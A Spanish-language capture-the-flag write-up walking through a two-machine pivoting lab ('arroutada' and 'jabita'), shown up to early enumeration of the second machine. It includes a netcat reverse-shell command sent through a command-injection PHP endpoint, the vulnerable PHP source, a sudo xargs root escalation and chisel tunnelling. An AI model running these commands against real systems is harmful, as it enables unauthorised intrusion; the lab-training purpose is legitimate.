CTF By RiJaBa1

EL HACKER ÉTICO

ÍNDICE

0- Introducción 2

1- Comenzamos 2

2- Arroutada 3

2.1. Enumeración 3

2.1.1. NMAP 3

2.1.2. Enumeración Web 3

2.2. Explotación 6

2.2.1. Escalar a usuario 7

2.3. Elevación de privilegios 9

3- Pivotando de “arroutada” a “jabita” 10

4- Jabita 12

4.1. Enumeración 12

4.1.1. NMAP 12

4.1.2. Enumeración Web 13

4.2. Explotación. Acceso al sistema como usuario “jack” 14


4.3. Pivotando a usuario “jaba” 15

4.4. Elevación de privilegios 16

CTF By RiJaBa1

0- Introducción

Segundo laboratorio de pivoting donde vamos a utilizar las máquinas “arroutada” y “jabita” del creador RiJaBa1. Este es el esquema del laboratorio que vamos a resolver.



1- Comenzamos

El primer paso será determinar la IP de la primera máquina que vamos a vulnerar.

Determinamos las redes donde se encuentra nuestra máquina de ataque.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.80.128  netmask 255.255.255.0  broadcast 192.168.80.255
        inet6 fe80::20c:29ff:fe59:b994  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:59:b9:94  txqueuelen 1000  (Ethernet)
        RX packets 55529  bytes 81968797 (78.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18769  bytes 1185164 (1.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.129  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::88c7:159d:8db1:e019  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:59:b9:9e  txqueuelen 1000  (Ethernet)
        RX packets 164  bytes 87490 (85.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6822  bytes 415733 (405.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2376  bytes 208520 (203.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2376  bytes 208520 (203.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

“eth0” corresponde a la conexión con mi red doméstica. “eth1” es la segunda interfaz de red y que, se encuentra conectada a la red donde está el primer objetivo que vamos a vulnerar.

Una vez conocida esta red, la escaneamos para buscar que dispositivos se encuentran en esa red. Determinamos que la IP de la máquina Arroutada es 192.168.56.130.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 00:0c:29:59:b9:9e, IPv4: 192.168.56.129
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.130  00:0c:29:dd:e8:1d       VMware, Inc.
```

2- Arroutada

2.1. Enumeración

2.1.1. NMAP

Comenzamos con una enumeración rápida de los servicios disponibles.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# nmap -p- --open --min-rate 2000 -Pn -n -vvv 192.168.56.130
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-04 13:14 EST
Initiating ARP Ping Scan at 13:14
Scanning 192.168.56.130 [1 port]
Completed ARP Ping Scan at 13:14, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:14
Scanning 192.168.56.130 [65535 ports]
Discovered open port 80/tcp on 192.168.56.130
Completed SYN Stealth Scan at 13:15, 8.66s elapsed (65535 total ports)
Nmap scan report for 192.168.56.130
Host is up, received arp-response (0.0010s latency).
Scanned at 2023-02-04 13:14:52 EST for 9s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 00:0C:29:DD:E8:1D (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 8.91 seconds
           Raw packets sent: 65554 (2.884MB) | Rcvd: 65536 (2.621MB)
```


Solo encontramos abierto el puerto 80 en el objetivo. El siguiente paso será el escaneo profundo de este servicio.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# nmap -p80 -sVC -Pn -n -vvv 192.168.56.130
```

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: 08:00:27:60:F9:CF (Oracle VirtualBox virtual NIC)
```

2.1.2. Enumeración Web

Abrimos el puerto 80 en el navegador Web.



Abrimos el código fuente, pero solo contiene la imagen anterior. Podemos intentar extraer los metadatos de la imagen por si hubiese información interesante.


```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/lab_pivoting_rijaba]
└─# exiftool apreton.png
ExifTool Version Number         : 12.49
File Name                       : apreton.png
Directory                       : .
File Size                       : 71 kB
File Modification Date/Time     : 2023:02:01 22:55:29+01:00
File Access Date/Time           : 2023:02:01 22:55:29+01:00
File Inode Change Date/Time     : 2023:02:01 22:57:06+01:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1280
Image Height                    : 661
Bit Depth                       : 8
Color Type                      : Grayscale with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Title                           : {"path": "/scout"}
Image Size                      : 1280x661
Megapixels                      : 0.846
```

Tenemos un posible directorio /scout.

Vamos a realizar un escaneo de directorios.


```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# dirsearch -u "192.168.56.130" -i200,301 -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 220545

Output File: /root/.dirsearch/reports/192.168.56.130_23-02-04_13-31-29.txt

Error Log: /root/.dirsearch/logs/errors-23-02-04_13-31-29.log

Target: http://192.168.56.130/

[13:31:29] Starting:
[13:31:33] 301 -  315B  - /imgs  →  http://192.168.56.130/imgs/
[13:33:20] 301 -  316B  - /scout  →  http://192.168.56.130/scout/
```

Abrimos el directorio /scout.




Obtenemos una posible ruta a la que le falta un término. Vamos a fuzzear el término que falta. Para ello, vamos a utilizar ffuf.


Obtenemos un resultado.




El directorio encontrado es /scout/j2/docs/. Vamos a ver su contenido.




Es un directorio abierto que contiene 1000 archivos. Solo hay dos archivos con contenido. Como podemos ver, en los archivos z*, size es igual a 0. Descargamos estos dos archivos.



El archivo pass.txt no parece contener información útil. Vamos a intentar extraer información de la hoja de cálculo de libre office.




Pero es necesaria una contraseña. Vamos a utilizar la herramienta libreoffice2john para extraer el hash de la contraseña del archivo para intentar descifrarla.




Ahora vamos a descifrar este hash.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/lab_pivoting_rijaba]
└─# john --show hash
shellfile.ods:john11::::shellfile.ods
```

La contraseña del archivo ods es “john11”. Vamos a abrir el archivo para ver el contenido.



Obtenemos la ruta del archivo “/thejabasshell.php”. Vamos a ver el contenido en el navegador.



Nos devuelve una página en blanco. ¿Qué podemos hacer? El nombre del archivo puede ser sospechoso ¿Puede ser una pista de por donde ir?

2.2. Explotación


Vamos a tratar de encontrar un parámetro de este archivo que nos pueda permitir realizar un RCE.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# ffuf -r -c -ic -fs 0 -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://192.168.56.130/thejabasshell.php?FUZZ=ls"
```


Tras unos instantes tenemos el parámetro buscado.

```
a                       [Status: 200, Size: 33, Words: 5, Lines: 1, Duration: 15ms]
```

Vamos al navegador.




Parece que falta un parámetro “b”. Volvemos a fuzzear.





```
pass                    [Status: 200, Size: 40, Words: 1, Lines: 5, Duration: 105ms]
```

Después de abrir de nuevo la URL en el navegador, parece que podemos acceder a información del sistema.



imgs index.html scout thejabasshell.php

Sabiendo esto, vamos a ejecutar una reverse Shell para conectarnos al sistema objetivo. Al mismo tiempo, tenemos a la escucha un oyente netcat en el puerto 4444.




```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.56.129] from (UNKNOWN) [192.168.56.130] 37906
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ya estamos conectado a la máquina víctima. Vamos a mejorar la Shell. Comprobamos si existe alguna versión de Python instalada en el sistema. No es así, por lo que lo haremos de la siguiente manera.

```
which python
which python3
SHELL=/bin/bash script -q /dev/null
www-data@arroutada:/var/www/html$ ^Z
zsh: suspended  nc -lnvp 4444

┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# stty raw -echo;fg
[1]  + continued  nc -lnvp 4444

www-data@arroutada:/var/www/html$
```

2.2.1. Escalar a usuario

Tenemos acceso al sistema como www-data, ahora debemos escalar a un usuario. Comenzamos enumerando los archivos del directorio.

```
www-data@arroutada:/var/www/html$ ls -la
total 24
drwxr-xr-x  4 root root 4096 Jan  8 10:34 .
drwxr-xr-x  3 root root 4096 Jan  8 09:22 ..
drwxr-xr-x  2 root root 4096 Jan  8 12:16 imgs
-rw-r--r--  1 root root   59 Jan  8 09:33 index.html
drwxr-xr-x 22 root root 4096 Jan  8 10:19 scout
-rw-r--r--  1 root root  174 Jan  8 10:34 thejabasshell.php
```

Pero no hay nada interesante. Seguimos, enumerando procesos internos abiertos.

```
www-data@arroutada:/var/www/html$ ss -nltp
State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
LISTEN 0      4096       127.0.0.1:8000      0.0.0.0:*
LISTEN 0      511              *:80              *:*
www-data@arroutada:/var/www/html$
```

Se está ejecutando un proceso interno en el puerto 8000. Vamos a redirigir este puerto a nuestra máquina de ataque. Este proceso lo realizamos de la siguiente manera.

En la máquina objetivo.

```
www-data@arroutada:/var/www/html$ nc -nlktp 8001 -c "nc 127.0.0.1 8000"
```

En la máquina de ataque.


```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# nmap -p8001 -sVC -vvv -Pn -n 192.168.56.130
```

```
PORT     STATE SERVICE REASON         VERSION
8001/tcp open  http    syn-ack ttl 64 PHP cli server 5.5 or later
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 00:0C:29:DD:E8:1D (VMware)
```

Es un servidor el servicio que se está ejecutando en el puerto 8000 interno de la máquina objetivo.

Ejecutando curl y también, abrimos el puerto el navegador.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# curl http://192.168.56.130:8001
<h1>Service under maintenance</h1>


<br>


<h6>This site is from ++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>>----.++++++++++
+..<<++.>++.>----------.++.++++++++.<++++++.>+++++++++++++++.<+++++++++.----------.<
.>----------------.-------.++.++++++++.------.+++++++++++++.+.<<+..</h6>

<!-- Please sanitize /priv.php -->
```



Tenemos un nuevo archivo como resultado. Vemos su contenido.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# curl http://192.168.56.130:8001/priv.php
Error: the "command" parameter is not specified in the request body.

/*

$json = file_get_contents('php://input');
$data = json_decode($json, true);

if (isset($data['command'])) {
    system($data['command']);
} else {
    echo 'Error: the "command" parameter is not specified in the request body.';
}
```

Este código nos permite, mediante peticiones POST, ejecutar comandos remotamente. Vamos a intentar ejecutar comandos remotamente.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# curl -XPOST http://192.168.56.130:8001/priv.php -H "Content-Type: application/json" -d '{"command": "id"}'
uid=1001(drito) gid=1001(drito) groups=1001(drito)
```

Podemos ejecutar comandos remotamente. Vamos a tratar de enviar una Shell aprovechando el error que encontramos anteriormente. Al mismo, tiempo ejecutamos un oyente netcat en el puerto 4444.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# curl -XPOST http://192.168.56.130:8001/priv.php -H "Content-Type: application/json" -d '{"command": "nc -e /bin/bash 192.168.56.129 4444"}'
```

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.56.129] from (UNKNOWN) [192.168.56.130] 59062
id
uid=1001(drito) gid=1001(drito) groups=1001(drito)
```

Ya tenemos conexión en la máquina objetivo como usuario “drito”. Realizamos el tratamiento de la tty.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.56.129] from (UNKNOWN) [192.168.56.130] 59062
id
uid=1001(drito) gid=1001(drito) groups=1001(drito)
SHELL=/bin/bash script -q /dev/null
drito@arroutada:~/web$ ^Z
zsh: suspended  nc -lnvp 4444

┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# stty raw -echo;fg
[1]  + continued  nc -lnvp 4444

drito@arroutada:~/web$
```

Buscamos la flag user.txt

```
drito@arroutada:~$ pwd
/home/drito
drito@arroutada:~$ ls
service  user.txt  web
drito@arroutada:~$ cat user.txt
785f[redacted]
drito@arroutada:~$
```

2.3. Elevación de privilegios

Comenzamos enumerando los permisos de sudo.

```
drito@arroutada:~$ sudo -l
Matching Defaults entries for drito on arroutada:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User drito may run the following commands on arroutada:
    (ALL : ALL) NOPASSWD: /usr/bin/xargs
drito@arroutada:~$
```


Podemos ejecutar xargs como cualquier usuario.

```
drito@arroutada:~$ sudo /usr/bin/xargs -a /dev/null bash
root@arroutada:/home/drito# id
uid=0(root) gid=0(root) groups=0(root)
root@arroutada:/home/drito#
```

Buscamos la flag root.txt

```
root@arroutada:/home/drito# cd
root@arroutada:~# ls
root.txt
root@arroutada:~# cat root.txt
R3V[redacted]
root@arroutada:~#
```

3- Pivotando de “arroutada” a “jabita”

Comenzamos enumerando en que redes se encuentra la máquina “arroutada”.

```
root@arroutada:~# hostname -I
192.168.56.130 192.168.220.128
root@arroutada:~#
```

La IP 192.168.56.130 corresponde la red donde se encuentra nuestra máquina de red. Vamos a realizar un escaneo de todos los equipos que se encuentran en esta segunda red. Para ello, creamos un pequeño script en bash que mediante ping nos muestre las IPs activas en red.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# cat scanports.sh
#!/bin/bash

# Get the network prefix
read -p "Enter the network prefix (e.g. 192.168.1): " prefix

# Loop through all possible IP addresses
for i in {1..254}
do
  # Ping the IP address and check the response
  response=$(ping -c 1 "$prefix.$i" | grep "bytes from" | awk '{print $4}')

  # If the response contains "bytes from", the IP address is up
  if [ ! -z "$response" ]
  then
    echo "$prefix.$i is up"
  fi
done

# Exit the script
echo "IP enumeration complete, exiting..."
exit 0
```

Enviamos este archivo a la máquina “arroutada” haciendo uso de un servidor HTTP con Python3.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.130 - - [04/Feb/2023 15:00:38] code 404, message File not found
192.168.56.130 - - [04/Feb/2023 15:00:38] "GET /scanpor HTTP/1.1" 404 -
192.168.56.130 - - [04/Feb/2023 15:00:53] "GET /scanports.sh HTTP/1.1" 200 -
```

```
root@arroutada:/tmp# wget http://192.168.56.129/scanports.sh
--2023-02-04 15:50:29--  http://192.168.56.129/scanports.sh
Connecting to 192.168.56.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 490 [text/x-sh]
Saving to: 'scanports.sh'

scanports.sh        100%[===================>]     490  --.-KB/s    in 0s

2023-02-04 15:50:29 (25.0 MB/s) - 'scanports.sh' saved [490/490]

root@arroutada:/tmp# ls
index.html
scanports.sh
```

Damos permisos de ejecución al script y comenzamos el reconocimiento.

```
root@arroutada:/tmp# chmod +x scanports.sh
```

```
root@arroutada:/tmp# ./scanports.sh
Enter the network prefix (e.g. 192.168.1): 192.168.220
192.168.220.128 is up
192.168.220.129 is up
IP enumeration complete, exiting...
root@arroutada:/tmp#
```

Máquina arroutada

Máquina jabita

Ya tenemos la IP de la máquina “jabita” a la que pivotaremos desde “arroutada”.


El siguiente paso sabiendo que existe otra máquina visible desde “arroutada”. Comenzamos el proceso de pivoting. En nuestra máquina de ataque ejecutamos lo siguiente:

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_rijaba]
└─# chisel server --reverse -p 4444
2023/02/05 09:55:22 server: Reverse tunnelling enabled
2023/02/05 09:55:22 server: Fingerprint TUxgzquUONhJBzQjZByFbfv6AkezLAHI2UqTrjnoDLE=
2023/02/05 09:55:22 server: Listening on http://0.0.0.0:4444
2023/02/05 09:55:46 server: session#1: Client version (1.7.4) differs from server version (0.0.0-src)
2023/02/05 09:55:46 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```


El siguiente paso será transferir un binario de chisel a la máquina “arroutada” utilizando un servidor Python HTTP. Damos permisos de ejecución. Y ejecutamos de la siguiente manera:

```
root@arroutada:/tmp# ./chisel client 192.168.56.129:4444 R:socks
2023/02/04 17:18:09 client: Connecting to ws://192.168.56.129:4444
2023/02/04 17:18:09 client: Connected (Latency 4.142542ms)
```

Ejecutando de esta manera podremos tener conexión con todos los puertos de la máquina “jabita” ejecutando un único comando.



Se crea una conexión de tipo socks a la escucha en el puerto 1080. Para que esto funcione deberemos crear una conexión de socks para eso puerto en el archivo /etc/proxychains.conf. Añadimos la siguiente línea en el archivo.



A partir de este momento, debemos utilizar la herramienta proxychains para poder utilizar el túnel creado y poder conectarnos con la máquina “jabita” desde nuestra máquina de ataque, aún no estando en nuestra red.


Ya podemos comenzar con la enumeración y explotación de “jabita”.


4- Jabita

4.1. Enumeración


4.1.1. NMAP

Comenzamos enumerando los puertos abiertos en la máquina “jabita”. Recordamos que para poder conectarnos con esta máquina desde nuestra máquina de ataque debemos utilizar proxychains.






Puertos 22 y 80 abiertos. Vamos a escanear de manera profunda estos servicios.




4.1.2. Enumeración Web

Para comenzar la enumeración Web, debemos configurar foxy proxy para poder conectarnos al puerto 80 de la máquina “jabita”.




A partir de este momento, podremos conectarnos al puerto 80 de la máquina “jabita”.




No parece contener anda interesante. Tampoco en el código fuente.

